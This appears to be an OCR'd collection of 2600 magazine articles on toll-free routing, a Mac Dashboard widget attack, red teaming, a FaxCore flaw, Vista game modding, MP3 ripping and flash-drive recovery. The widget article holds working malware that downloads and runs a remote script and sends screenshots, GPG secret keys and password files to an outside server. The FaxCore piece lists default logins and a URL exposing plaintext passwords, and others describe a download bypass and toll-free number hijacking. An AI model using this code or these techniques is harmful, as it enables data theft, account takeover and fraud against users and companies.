It's hard to believe that another summer has already passed. However, the stages of photosynthesis are drawing to an end here in the Pacific Northwest, at least with the deciduous trees. These have turned brilliant shades of yellow, orange, and red along the North Cascades Highway. It's truly one of the most incredible drives in the country, even when you're an outside plant technician winding your way toward the latest downed aerial cable. Don't forget your icky-pic!

Anyway, it's after midnight here in the Central Office, and I'm watching an infomercial on YouTube. This particular infomercial is for the Ronco Dial-O-Matic, which I'm disappointed to report is not a telephone. Quantities are limited, (I'm sure that's true), so I'm being urged to call 1-800-486-1806 right away! Operators are standing by!

Well, have you ever wondered what actually happens when you pick up the phone and dial a toll-free number? Yes, I know, a robot or someone in India answers, but have you ever wondered what's happening on the network side? Well, don't let this opportunity slip away! Grab your phone and get ready to dial right away, because we're taking a trip to SMS/800.

Ha. Fooled you! We're not going anywhere without a history lesson first. AT&T first invented toll-free 800-number service in 1967. Businesses frequently complained that customers were less likely to contact them if they had to place a long distance call. At the time, there was a toll-free system called the Zenith system, where you could dial an operator and ask for a "Zenith" (or sometimes "Enterprise") number, but this was inefficient because all calls were operator assisted. Collect calls were another option but, as with Zenith numbers, these were also operator assisted. In response, AT&T defined the 800 NPA and began offering "In-WATS" service. This offered a huge advantage: calls could be direct-dialed. Switches were programmed to, in effect, bill calls to these numbers as collect calls, but seamlessly to the user.

The early WATS system was rudimentary and required separate toll-free numbers for intra-LATA versus inter-LATA calling. This often meant that nationwide toll-free numbers didn't work throughout an entire state (Nebraska was often a problem, as many call centers were located there). Over time, the system became very popular, especially with phreaks who treated toll-free numbers as an on-ramp to the long distance network. They'd call a toll-free number on an analog exchange, then blue-box onward from there. Incidentally, until a few years ago, you could do this with country direct numbers that continued to use C5 signaling. Maybe you still can. But I digress.

In 1984, with divestiture, the FCC granted other carriers the ability to offer toll-free service. To make this work, specific NXXs were assigned within the 800 NPA to each carrier. The tandem switch was then able to route calls to the appropriate network. Unfortunately, this created a problem. If you wanted to change toll-free carriers, you couldn't, because your number was locked to a specific carrier. As you might imagine, this largely took away incentive for carriers to provide competitive rates and service, particularly for owners of vanity toll-free numbers (such as 1-800-FAT-GIRL).

In 1991, the situation came sufficiently to a head that the FCC ordered that toll-free numbers become portable. This was, incidentally, the first FCC order requiring number portability, although the FCC has subsequently ordered local number portability (which allows you to port wireline numbers between wireline carriers), wireless number portability, and wireline-to-wireless number portability (note VoIP carriers are treated as wireline carriers for purposes of local number portability). Curiously, you still cannot port a wireless telephone number to a wireline or VoIP carrier, but again, I digress. Hey, it's my union right with this much seniority!

The FCC order proved to be a genuinely significant technical undertaking, and it wasn't until May 2003 (after one short extension) that you were finally able to port your toll-free number. And thus was born SMS/800, the national toll-free service bureau. This service bureau is responsible for, among other things, tracking RespOrgs (long distance carriers and others who sell and/or bill toll-free service) and providing toll-free number reservations to these RespOrgs.

When you want to reserve a toll-free number, your telephone company (RespOrg) checks with SMS/800 to find out what numbers are available. Toll-free numbers are currently available in the 800, 888, 877, and 866 NPAs. The 855 NPA is not currently in use, but will be the next toll-free NPA brought into service. Once you and your carrier identify a toll-free number that you like, and presuming that your carrier is scrupulous (many aren't, and this is a whole can of worms I won't open right now), they will reserve it on your behalf and transmit your subscriber information to SMS/800 as required by FCC regulations. SMS/800 associates the toll-free number with the PIC code of your carrier and (usually) the NPA-NXX-XXXX to which it is routed. This information is then replicated to the Service Control Point (SCP) databases, which are located strategically (and redundantly) at various switching facilities around North America.

It's important to note that you are legally the owner of your toll-free number, and not your long distance carrier. Regardless of billing disagreements with your carrier, contract disputes, or whatever else, the number belongs to you, and you can transfer it to any other carrier you like, anytime you like. Unscrupulous individuals or companies can use this rule to their illicit advantage by switching carriers frequently and skipping out on the bill.

So, what happens after your number is set up, and someone calls it? SS7 initiates a database lookup routine, which is a fairly complicated and not particularly interesting process. Based on the results of the database lookup, your call is routed to the long distance carrier servicing your toll-free number, which routes your traffic over the network - for the most part - as an ordinary long distance call.

There are a few things that are very different than a normal long distance call, however. First and foremost, when you dial a toll-free number, the person you are calling is paying the bill. This means that they have a right to your ANI, which is generally your phone number. So, when you call up Ronco to order a shiny new Dial-O-Matic, they have the phone number you're calling from. Furthermore, once you place an order, they magically have an established business relationship with you, so they can bother you almost any time they like. And if this wasn't bad enough for privacy, it gets worse. Many carriers don't wait until they send the bill to send your number. For example, my toll-free service provider translates the ANI of anyone calling me to Caller ID data, so I receive it in real time. Even if someone blocks their Caller ID, I still get their number when they call me. So, the lesson here is that while it's never a good idea to assume you're anonymous over the phone, it's an especially bad idea when calling toll-free numbers.

When you call a toll-free number, in theory, the person you're calling pays the bill. In fact, the FCC rules are very clear on this point: you cannot legally be billed for calling a toll-free number. This doesn't stop unscrupulous providers armed with ANI data, though. Phone sex lines love to engage in the practice of "cramming" your bill with extra charges, and even AT&T has engaged in the practice of "back-billing" fraudulent third-party billed calls to the originating number.

The FCC rules allowing easy number portability have led to vulnerabilities that have occasionally been exploited by phreaks. For example, when companies acquire one another, they sometimes disconnect the land lines of an acquired company, but forget to switch off the toll-free numbers. This is particularly common when laying off the PBX administrator before winding down the operation (and seems to happen with startling regularity). Phreaks with a well-tuned ear can recognize the difference between a long distance company disconnect/invalid intercept and a LEC-generated one. As a phreak, if you dial a toll-free number and receive a LEC-generated intercept, you have potentially struck gold because a neglected toll-free number is ripe for either rerouting or porting to a different carrier. Using a technique called pretexting, phreaks have occasionally run up phone bills in the high six figures by rerouting toll-free numbers to conference bridges and similar nefarious destinations. They've even ported the numbers to other carriers, resulting in the same scenario repeating over and over again. Carriers try to prevent this by introducing bogus technical obstacles to porting numbers where fraud is suspected, but these measures are largely ineffective (by FCC design).

And with that, it's time to bring another issue of "The Telecom Informer" to a close. I feel a sudden urge to audit my employer's toll-free number pool! Drive safely in the rain as the days become ever shorter. And when you pick out your Halloween costume this year, consider a Bernie Ebbers mask as part of the ensemble!

References

- http://www.sms800.com/ - SMS/800 service bureau.
- http://www.iec.org/online/tutorials/ss7/➥topic08.html - Detailed write-up and logical topology diagram of SS7 database lookups.

Apple Dashboard Widget Insecurity

by zeitgeist

0x00 Disclaimer

The information presented in this article is for information and demonstration purposes only. I can not be held liable for any damage you cause using the information presented here. Please use the knowledge wisely and don't do any harm that you wouldn't want done to yourself.

0x10 Introduction to dashboard widgets

In Mac OS X 10.4, Apple introduced a feature called the "dashboard.". The idea of the dashboard is that you have a number of applications readily available for your use. These applications aren't full-blown applications but only small tools like calculators, converters, clocks, and so on. One very important aspect of these so-called "widgets" is their ability to fetch content from the internet. This allows the possibility to have little applications that display, for example, the latest news from an RSS feed, current weather conditions, or stock quotes. The actual dashboard, with the widgets on it, can be activated and shown as an additional layer on top of the Mac OS X desktop.

The widgets are not only able to pull content from the internet but may also issue system commands. Thus, you can pull content from the internet and process it with the standard UNIX tools that come with Mac OS X.

Dashboard widgets are programmed mainly by using HTML and JavaScript. The JavaScript engine has a couple of extensions to it which are specific for widgets.

0x20 Dashboard's security model

As you read the introductory part of this article, you have probably already thought of all the things you can do by combining the internet access of a dashboard widget with the ability to execute system commands. However, there is a security model underlying the dashboard application which executes the individual widgets.

The first security measure is the fact that the widgets are only executed with the rights of the user who is currently using the dashboard widget. So there is no system-level access to make installing root kits as easy as replacing `/bin/bash` with a modified version from some server.

The second security measure is a file called `Info.plist`. This XML file has to be supplied with any valid dashboard widget. In the XML file are a couple of pieces information, including the name and version of the widget, some information for the initialization of the widget, and so on. There are also three important boolean parameters which are relevant to the security of widgets: `AllowFileAccessOutsideOfWidget`, `AllowNetworkAccess`, and `AllowSystem`. These three parameters control whether your widget has access to files outside the widget's path, if the widget is granted network access, and if the widget is granted access to command-line utilities.

0x30 What's wrong with the security model

Of course widgets are only executed with limited rights—namely those of the user that is using the dashboard widget at the moment—thus denying access to a lot of system files. However, we are not really interested in creating yet another botnet through root kits that we install on the machine. What's more valuable is user data. Since we may access the system with user privileges, we may edit, remove, or create files within the user's home directory. This includes sensitive data like `~/.gnupg/secring.gpg`, which is the place where PGP private keys are stored, and other such things. Be creative.

Of course you might argue that this is not a problem specific to dashboard but that it is a security risk that any application might pose. That is correct; however, dashboard widgets are easily installed by the user and rarely considered in terms of security. Dashboard widgets are also very easily developed and deployed. More on that later.

The second aspect of the security model is `Info.plist`, which is also called a "property list" in Apple jargon. Usually the `Info.plist` file is edited by the developer of the widget to give access to the resources that the widget needs in order to work. The `Info.plist` is bundled with the widget and normally never

seen again by regular users. This means that the user has to trust the widget's developer to set the proper access permissions for the widget. Without manually editing the property list file, the user has no control over the widget's security settings.

0x40 Exploitation concept

Because users usually don't check a widget's internal workings after downloading and installing it, and because widgets are easily created using the new Dashcode application from Apple, the following scenario might be possible:

An attacker creates a widget which is as simple as counting down the days until the start of the Olympic games in China. The widget is small and downloaded by thousands of sports enthusiasts from around the world. The widget is always opened in the dashboard because it is so small and looks so innocent. In reality, however, the attacker has granted the widget network access, file access, and system access. Periodically the widget connects to a central, or perhaps distributed, command and control server that sends new instructions to the widget. This could be done, for example, every time the widget updates the days until the event starts or every time the user opens the dashboard. The server's instructions are then downloaded and stored on the filesystem, maybe in the `/tmp` directory with some obscure name, and executed. In these instructions could be anything, including a local root exploit to really gain access to the system, instructions that the system should forward any mail the user has received to another account, or commands to delete the content of the user's documents directory.

0x50 Proof of concept

I have created a simple proof-of-concept widget. This widget looks for an instruction file on a server, and then downloads and executes those instructions. Currently, the instruction file tells the widget to take a screenshot of the active screen and upload it to a server. The file may, however, contain any type of commands.

There are three parts to this proof of concept: of course there is the widget, there is the instruction command file, and there is a small PHP script which takes the screenshot and stores it on the server.

0x51 The widget

The widget was created using Apple's all-new Dashcode application. The default "Hello, World!" widget was used and modified. Two new functions were created inside of the JavaScript file that Dashcode creates by default. The first function is called `nasty()` and is responsible for downloading and executing the instruction file from the server. The second function is called `dummyHandler()` and is only used to make the `widget.system()` calls non-blocking.

As you can see, the `nasty()` function relies on being allowed to make `widget.system()` calls. In three system calls, the `master.sh` file is downloaded into the `/tmp` directory, made executable, and then executed. Without the `dummyHandler()` call, the whole widget would lock up until the processes finished. A malicious widget might seem suspicious if it locked up for too long.

As the code shows, I am using the `curl` program to download the instruction file. This is the part where we need system and network access, so `AllowNetworkAccess` and `AllowSystem` need to be true. In order to store the instruction file outside the widget's directory and execute it there, we need the `AllowFileAccessOutsideOfWidget` directive to be true in the widget's property list.

```
function nasty() {
  if(window.widget) {
    widget.system("/usr/bin/curl -o /
➥tmp/master.sh http://www.
geisterstunde.
➥org/master.sh",dummyHandler);
    widget.system("/bin/chmod u+x /
➥tmp/master.sh",dummyHandler);
    widget.system("/tmp/master.sh",
➥dummyHandler);
  }
}
function dummyHandler() {
}
```

The relevant entries in the Info.plist look like this:

```
<key>AllowFileAccessOut
sideOfWidget</key>
<true/>
<key>AllowNetworkAccess</key>
<true/>
<key>AllowSystem</key>
<true/>
```

Make sure that you have set the `HTTP_PROXY` environment variable if you are behind a proxy; otherwise, curl will fail.

0x52 The instruction file

The instruction file is straightforward. You can easily test it by executing it on your own Mac OS X system. Here we first execute the `logger` program to write something to the log files. After that, we execute the `screencapture` tool with appropriate parameters to turn off the sound and to request capture of the whole screen. Finally, we upload the image to the server.

```
#!/bin/bash
/bin/echo "Owned by zeitgeist"
➥ | /usr/bin/logger
# For screen capturing and uploading
screencapture -Sx /tmp/screen.jpg
curl -F userfile=@/tmp/screen.jpg
➥ -F press=ok http://www.geisterstunde
➥.org/upload.php
```

0x53 The upload PHP script

The PHP script on the server is also straightforward. In order to ensure unique filenames, it creates a file based on the md5 sum of the current timestamp. It then moves the uploaded file to the `files/` directory. Make sure that the `files/` directory is writable by the web server.

```
<?php
$uploaddir = 'files/';
$uploadfile = $uploaddir . "screen-" .
➥ md5(time()) . ".jpg";
if(isset($_REQUEST['press']))
  move_uploaded_file($_FILES['userfile']
➥['tmp_name'], $uploadfile);
?>
```

0x60 Endless possibilities

Here are a few ideas for other things one can do with user-level access inside of the command file:

0x61 Upload the ~/.gnupg/secring.gpg to get a user's private GPG keys

```
/usr/bin/curl -F userfile=@~/.gnupg/
➥secring.gpg -F press=ok http://
➥www.geisterstunde.org/upload.php
```

0x62 Look for all files containing the string "password" and upload these files

To accomplish this, we use the use the `mdfind` utility, which is is a command-line front end to the Mac OS X Spotlight search engine.

```
for filename in `mdfind password`; do
 if [[ -e $filename ]]; then
    /usr/bin/curl -F userfile=@$filename
➥ -F press=ok http://www.geisterstunde.
➥org/upload.php
  fi
done
```

0x63 Look through the user's ~/Library/ directory

There are a number of interesting settings to find, including address book content and iCal events.

0x64 Read the user's Mail.app settings

We can store these settings in a file and upload it; we'll then be able to find out the user's e-mail address, account type, and so on

```
defaults read com.apple.Mail
➥ > /tmp/mail defaults.txt
if [[ -e "/tmp/maildefaults.
txt"]]; then
  /usr/bin/curl -F userfile=@/tmp/mail
➥defaults.txt -F press=ok http://www.
➥geisterstunde.org/upload.php
fi
```

0x65 Change the user's default page in Safari

```
defaults write com.apple.Safari
➥ HomePage
➥ "http://www.geisterstunde.org"
```

0x70 Making things easy for you

The usual way to deploy widgets is through the Apple widgets download site. When you want to publish a widget in the index on their website, you submit your widget and some other information along with it. However, a user who wants to download the widget doesn't download it from the Apple website, but rather from the author's original website. I assume that Apple reviews the dashboard widgets before publishing them in their index; however, if you are able to change the widget after it is indexed, there is no real trust in the Apple widget index.

Another security feature was added by Apple: the idea is that after you download a widget, it seems like it the widget isn't executed, but instead a window asks if you would like to "keep" or "delete" the widget. In reality, however, the widget and possibly its malicious code are executed even before the user decides to "keep" or "delete" the widget. I have contacted Apple about this specific vulnerability, but they haven't replied yet.

0x80 Wrap up

The code examples presented in this articles may be downloaded from `http://www.geister`
`➥stunde.org/widget`. The file `badwidget.zip` contains an example widget which executes code from my server when clicked upon.

There is also a publicly accessible directory of screenshots and other things I have captured, available at `http://www.geisterstunde.org/files/`. Please be aware that if you deploy the example widget, a screenshot of your machine will be posted to the site.

I have also created a small tool called "WidgetInspector," available at `http://www.geister`
`➥stunde.org/widget/WidgetInspector.zip`, which examines the widgets on your hard drive in terms of the security issues presented in this article.

Greetings to dorothea, macglove, mattjowil, alex, yin, frida, the Machackers, and the CCC.

Penetration Testing the Red Team Way

by MS-Luddite

What is Penetration Testing?

Penetration testing is a method of evaluating the security of a computer or network by simulating an attack by an intruder. In most cases, the tests are performed by outside consultants; however, the company IT department or security group may also perform the tests. The general format of the test is to enumerate all operating systems and services running on the target network and then to attempt to exploit any known or discovered weaknesses in those systems.

Enter the "Red Team"

While traditional penetration testing methods are extremely valuable and very effective, there is another approach that provides a far more realistic evaluation of an organization's overall security posture. Red Team penetration testing, or "Red Teaming" as it is commonly called, is an entirely different way of testing network security. Instead of working the test by moving down a check list of predetermined items or running an application that systematically searches for vulnerabilities to exploit, the "Red Team" executes the attack in a manner consistent with the actions of real intruders. The term "Red Team" comes to us from the United States military. In military exercises, the good guys are always the Blue Team and the bad guys are always the Red Team. The Red Team attempts to attack the resources of the Blue Team in an environment similar to a game of capture the flag. This system was devised to provide military personnel with live training exercises that are as close to real combat situations as possible.

Red Teaming Structure

When the Red Team begins the penetration test, they begin as a real intruder would begin an attack. In most cases, no one at the target is informed of the time of an impending attack. Any tools or attack methods used will be executed on the live network or computer systems being tested. Few or no preparations are made to spare these systems from the negative effects of the attacks being conducted. For example, suppose the Red Team has learned that the target network is running a Microsoft Windows Exchange Mail Server and that their research shows that this particular version of Exchange is vulnerable to a common form of attack called a buffer overflow. This attack will cause the server to enter into an error state that would allow an attacker to run arbitrary system commands in an effort to compromise the machine. The attempt will be made without regard for possible damage to the server in question. The only decision will be when to attempt the exploit, such as after hours, over the weekend, or on a holiday. By freeing the minds of the team to behave as a real attackers, Red Teaming creates a much more realistic environment in which to evaluate the security of the target network or system.

Legal and Other Concerns

It should be mentioned that there are often some predetermined boundaries when using the Red Team approach to penetration testing. The boundaries will be unique to the particular test and depend on many factors, possibly including the target environment, management concerns, and industry regulations. For example, the financial services industry is federally regulated. It is conceivable in the previous example of a vulnerable Microsoft Exchange Mail Server that laws would be broken if the Red Team were to actively exploit the live server. It is also possible that senior management would exercise their right to limit certain aspects of the tests in order to protect the company from negative exposure. For instance, if the decision has already been made to replace a piece of equipment known to be insecure, then that device might be deliberately excluded from the test in favor of later testing of the new device. The organizers of the test may also choose to simply mark certain systems or networks as off limits for any reason they deem appropriate. Another option is to have the Red Team discover all attack possibilities from the outside with no previous knowledge of the target and then to

test those possibilities in a lab environment. While this is not as realistic as an active attack on live systems, there are many times when this approach is more appropriate for the business. Only discussion between management, Red Team members, and legal counsel can answer this question. It is of paramount importance that both management and the Red Team have a clearly defined scope of work on paper and signed before a test begins to prevent any misconceptions that could draw both sides into legal trouble.

Hackers and Crackers


The word hacker has come to imply a shady individual sitting at a computer in the middle of the night, drinking caffeine with abandon and having no goal beyond the destruction of networks. The origins of the word "hacker" actually predate the Internet, and many hacking groups have nothing at all to do with computers. However, years of media coverage of computer intrusions have conflated the terms hacker and criminal, and so the word has stuck. Some people think that Red Teaming is hacking and that those who use this approach are criminals themselves. There is a small degree of truth to this statement; many penetration testers choose their career in order to hack without the fear of legal repercussions. It is also true that many of the best penetration testers are former hackers themselves. However, it is obvious that the benefits of the Red Team approach far outweigh these misguided concerns. In my work as a security consultant, I have personally witnessed a Red Team test conducted shortly after an internal audit by the company IT department. Several new systems had been installed by outside security professionals. The contractors had taken great care to secure the systems, and the internal IT department was diligent while reviewing the work. However, the Red Team still found several points of entry into the network that had been missed by the traditional penetration tests. How can this be explained? There are three answers to this question: first, no matter who secures a system, there is always something missed that could lead to a compromise; second, even if you hire an expert to secure a system, they usually don't maintain the system after the initial setup, which can lead to misconfiguration or newly discovered weaknesses after the time of install; and, finally, I guess I am a bit biased, but I am a true believer in what I call the "Hack Factor." I define this factor as that certain something inside a hacker that simply drives them until a solution to a problem is found. Simply stated, if I were going to hire someone to test my network security, I would hire a hacker. I believe that there is a terrible shortage of hackers in professional security companies.

Conclusions

It is clear that the Red Team approach is a valuable tool available to penetration testers and to anyone else responsible for network security. The out-of-box thinking that it promotes can often mean the difference in discovering a problem before an attacker does. When conducting any test, always remember that there is no such thing as total security for any system. Security is a process, not a solution. We must therefore always continue thinking about every possible attack vector that may be available to an intruder. The one thing that you can be assured of is that your enemies are doing the same.


Reference

http://en.wikipedia.org/wiki/Red_Team



Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.



by Element.Crying
Element.Crying@Gmail.com

I recently was put in charge of the installation and implementation of my company's new web-based FaxCore faxing system. Like any good IT manager, I spent the first week trying to find any bugs or exploits which might cause a halt in the company's productivity. The system was pretty solid when it came to bugs, of which I only found a few. I did discover a nice-sized security exploit in which anyone with a little bit of knowledge can view any user's domain password.

I have reviewed the source code, so I know that the initial login screen for the FaxCore system is pretty solid; the exploit only works once you have logged in to the system. When configuring our system, we chose to import all of our users using Active Directory. You would need the login name and password of someone in the domain to get into FaxCore—or so I thought. I read through the administration guide, which is available online, and I discovered that the default account created on a new FaxCore system is simply "Admin" with the password of "Password". The admin account is the only one referenced within the documentation; however, there are a few other system accounts visible in screenshots shown in the manual. Knowing that a good system administrator would change the password to the admin account as soon as FaxCore was installed, I looked for other means of logging in. So I tried one of the other accounts listed in the screenshots. "SYS-UNROUTED" is a system account created for internal operations. No surprise: it also shipped with a password of "password", but because the account does not have administrator access, it was overlooked and thought of as a "non-threat." I now was logged in to the system as "SYS-UNROUTED". This account holds all of the unsorted faxes that have been received. This is a potential threat but not the "big fish" that I was looking for.

Once I logged in to the system, I started looking through the source code of the default page. There was very little code to see; the page just contained an `iframe` which pointed to "`menus/mainMenu/default.aspx?xAUID=2002&`." The part I was interested in was the "`xAUID`" part. I started manipulating the number in the "`xAUID`" parameter, and much to my surprise, I was accessing different system accounts. There are seven system accounts, numbered from 2001 to 2007. One of these is the admin account. By simply pointing my web browser at `http://faxcore.domain.local/?xAUID=2001&`, I found myself logged in as the administrator of the FaxCore system. Again, this is a pretty big security hole, but I wanted to know how much damage this system could really do; after all, it is just a faxing system.

FaxCore ships with a feature that allows the administrator to "impersonate" another user, giving access to that user's fax mailbox. The impersonate function actually works on the same technique as the above-mentioned exploit; it opens up a new window and changes the "xAUID." From the administration page, you are able to go through the user list, impersonate each user, and view all of their faxes. Here is where I started to do some research. I knew that the FaxCore system used tokens to automatically fill in information on notifications and cover pages. One of the tokens is "`$$USER.PASSWORD$$`". Now, as I said earlier, we used the Active Directory option to import our user list instead of using the internal FaxCore user database. I also knew that the password token was used to email users their forgotten passwords. But I wanted to see if the FaxCore system stored the passwords of Active Directory users, so I designed a cover page within the FaxCore cover page editor with the password token used on it, and then I sent a fax to myself . When I received the fax, my password was


there in plain text. It had been stored in the FaxCore database when I logged into the system. My goal became the ability to get the password of all the users without having to send a fax from each one of them.

I discovered, while going through the faxes I had sent, that there was a page named "Test Tokens." Upon clicking on that link, I was greeted with a page that showed what each token would display if used. This page also included my password—right there, in plain text. I had found it. All I needed was the direct link `http://faxcore.domain.local/apps/messageViewer/deliveryTestTokens.aspx?xUserID=` and the user list available after logging into the administrator account, and I was set. Each user has a unique id, and when the id is entered at the end of the URL, the page will return all of the tokens available, including their domain login name and password.

This system has many vulnerabilities, but this was our greatest concern. Everyone in the company, including our president, uses the FoxCore software and would have been in danger of having their information openly made available. We have corrected the issues on our server; however, a patch has not been issued to correct these problems. So, other FaxCore customers are wide open and still vulnerable to this exploit.

As I reviewed the FaxCore source code, the biggest problem I found is that the only verification of which user you are is upon login. Once you're logged in, your credentials are never again checked. This leaves the system wide open. As this problem is paired with an impersonation function which simply uses a numbered account to give you full access, I am surprised this vulnerability isn't common knowledge yet. So this is my contribution to the *2600* community.

Shoutout to Element!



ResHacking
Windows Vista games

by Vitaminion
vitaminion@gmail.com

If you have Windows Vista, then by now you have probably tried its version of the classic time-wasting game Minesweeper. You may have noticed differences between the Vista version and its predecessors. The Vista version has snazzier graphics, animated explosions and a weird sweeping beam of light when you win.

But it still gets boring fairly quickly.

This article will explain how to customize Vista's built-in games, using Minesweeper as the main example. It will also give you an introduction to the basics of ResHacker, a powerful freeware Windows program available at `http://www.angusj.com/resourcehacker/`.

The latest version of ResHacker was released in 2002, and its author no longer supports it, so ResHacker is not a new program, but it's still fun to use. It's a good way for novices to poke around applications without needing programming knowledge.

First, make a copy of your Minesweeper folder, which is probably in `Program Files\Microsoft Games`. To find it, right-click Minesweeper in your Start menu, choose Properties and click Open File Location on the Shortcut tab. You want to work on a copy in case you screw something up.

Launch ResHacker and use it to open your copy of `MineSweeper.dll`. You will see a tree list of folders. Many of Minesweeper's settings are kept in an XML document and are simple to edit. After each change, be sure to save your work in ResHacker before firing up your game.

Here are a few examples of things you can do:

Unlock the hidden debug menu

Use ResHacker to open `Minesweeper.exe.mui`, which will be in a folder inside the Minesweeper folder. On my system, the folder is called `en-US`, but yours might be different. In ResHacker, open the `MENU` folder, then the 164 folder and then click the 1033 resource inside.

See the text for the Debug menu options? Now you can replace the boring old menu options with the hidden ones. Open the 163 folder, which contains the boring old menu; then, right-click the 1033 inside and delete it. Right-click the 1033 inside the 164 folder and rename it to 163. Save.

Launch Minesweeper and you'll see the Debug menu. It has four options. "Toggle Show

Mines" will show you all the mines, but you must select it after you have clicked at least one square to start playing. "Win" forces an automatic win.

Solitaire, Spider Solitaire, Hearts, Freecell and even Purble Place all have hidden Debug menus with cheats and other secrets; in fact, Purble Place has several hidden menus.

Make a bigger minefield than the 24 by 30 board the game allows

Use ResHacker to open `Minesweeper.dll`. Open the `UI\MINESWEEPER.XML` folder inside. Find the tags `MaxBoardWidth` and `MaxBoardHeight`. These numbers define the upper limits of the board size. Change them as you please, save, and launch the game.

Go to the Game menu and choose Options. The box still says the width and height limits are 24 and 30, but you'll find that they aren't. You can also change the limit on the number of mines by changing the number in the MaxMines tag in that same `UI\MINESWEEPER.XML` resource.

Change graphics, sounds and other settings

Use ResHacker to open `Minesweeper.dll`. Open the `DATA` folder inside. You will see many subfolders containing the game's sounds and graphics, which you can replace with your own.

For example, open `SHEETS\BLUESHEET1X21.JPG`. Right-click the 1033 and choose "Save [DATA: SHEETS\BLUESHEET1X21.JPG : 1033]". Save the JPG file. Edit it however you want. Then right-click the 1033 and choose "replace resource." Browse to your edited JPG, enter the top-level folder, which in this case will be `DATA`, as the resource type and the subfolder, which in this case will be `SHEETS\BLUESHEET1X21.JPG` as the resource name. Leave the language field blank. Save and launch Minesweeper.

These are just a few examples of what you can do with ResHacker. Poke around a little bit, and you'll find that you can change the animation speed for Minesweeper's exploding mines, change the text of menus and error messages, and do much more.

It would probably take a book to describe everything ResHack can do, even for a small game like Minesweeper or Solitaire. Hopefully, this article has encouraged you to check it out, play around, and most importantly, have fun learning new things.

RIPPING MP3S FROM BLEEP

by mOther

Bleep (`http://www.bleep.com/`) is Warp Records' online MP3 and FLAC store. You can purchase music and download it, much like iTunes, except without any DRM. Warp's catalog is available, as is music from many other record labels, including Domino, XL Recordings, Rough Trade, and Skam.

You can preview all tracks using their Flash player. The annoying thing about this player is that it stops the playback after 30 seconds, and you have to click on the seek bar to start it playing again. I'm guessing that they did this to stop people from recording the stream.

After a little hacking around, I discovered an easy way to download the full MP3s.

Track links look like this: `http://www.bleep.com/player.php?track=<releaseID>_DM-<track>`

`releaseID` is a code corresponding to the album, and `track` is a two-digit number, such as 01, which is obviously the track number of the song.

This URL returns the HTML code to embed their Flash MP3 player and to pass the player parameters such as the track title. One of these parameters is "key". This key is used by their player to retrieve the mp3 from the following URL: `http://listen.bleep.com/player.php?key=<key>`

I discovered this by using Ethereal to sniff the http traffic. The above url returns the mp3 in its entirety. The Flash player itself is what stops playback after 30 seconds. So, you can retrieve the mp3 as follows:

```
wget -O test.mp3 http://listen.bleep.com/player.php?key=<key>
```

I was going to try to determine how the key is calculated from the release ID and track number (database lookup?), but then I realized that I needn't bother. It's a lot easier to just navigate to the first URL and parse the key out of the HTML.

I've written a simple python script which automates this process. Run it without any parameters for details on how to use it. The script also extracts the album cover, as well as the artist and album names. Read the source for details.

Don't be a jerk. Buy the music you enjoy, and support the artists. Remember, these MP3s are only 96kbps (or less). Trust me: Autechre sounds excellent in FLAC.

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

by PriesT
priestinaround@gmail.com

I enjoy my work, for the most part. Once I look past the dealing with stupid idiots and frustrating computers, the small computer repair business I am employed at really is an interesting place.

It is no secret that my passion lies in security, and it is obvious to my co-workers that my heart skips when I am set to recover a DoD password off of a laptop or to fix a problem in the local network. This is all very intriguing, but the latest encounter I have had was directly related to a secure "thumb drive."

Here is the story that our customer gave us, more or less. Apparently this gentleman needed desperately to access the many important documents that he had on his Imation-brand flash drive. The drive claims to prevent access to all data unless the correct password is entered into a small utility, which then allows you to see the files. Also, after six failed password attempts, the drive wipes itself, destroying any data and preventing all access, supposedly. Einstein here had done just that, and he wanted his data back. So I set to work. The drive was a 2 gigabyte Imation 18405, which seemed to have been discontinued recently. On inspecting the layout of the drive, I found that it had a small hardware switch that controlled write protection, and a small program that controls if the files on the drive are visible or not.

For those who don't know, the Imation security feature allows you to choose how much data to hide and how much to keep public by splitting the drive into private and public partitions. In this way, the private partition remains hidden until it has been activated by a windows executable called `lock.exe`. This program allows the partition to be viewed as if it were a normally mounted drive.

So my first step in poking around in this small drive was the Imation website. Naturally, there was no information on password recovery listed there. My next step was the internet, which also came up empty. At this point, my boss offered an interesting suggestion: run data recovery on it.

Ever since I saw an episode of Hak.5 online (`http://www.hak5.org/archives/169`), I have been nervous about running our data recovery programs on a customer's flash drive; they are of course meant to be used on physical hard drives. "But," I thought, "what the heck? It's not like this guy would gain anything by not running the programs."

At this point, I had a USB drive which was only 2 megabytes in size. This was because when the disc was formatted with `lock.exe`, the user had decided to keep as much of his data secured as was humanly possible. I couldn't really do much here. Using the `lock.exe` utility again, I managed to erase the password and to start anew with the settings reversed, with 2 megabytes of secure data and the rest left public. Now there was something to work with.

So I ran our first data recovery program. It found a grand total of one file, woohoo! This file was none other than the `lock.exe` file that was readily viewable anyway. What happened next was very odd. I then ran our second program, GetBackData for FAT, and I recovered every single file the user had lost after encrypting his drive.

The result was a bunch of `.doc` files. Once the customer came in to pick up his drive, I told him about the process and asked to confirm if these were the files he had created after locking his drive down. He confirmed that they were.

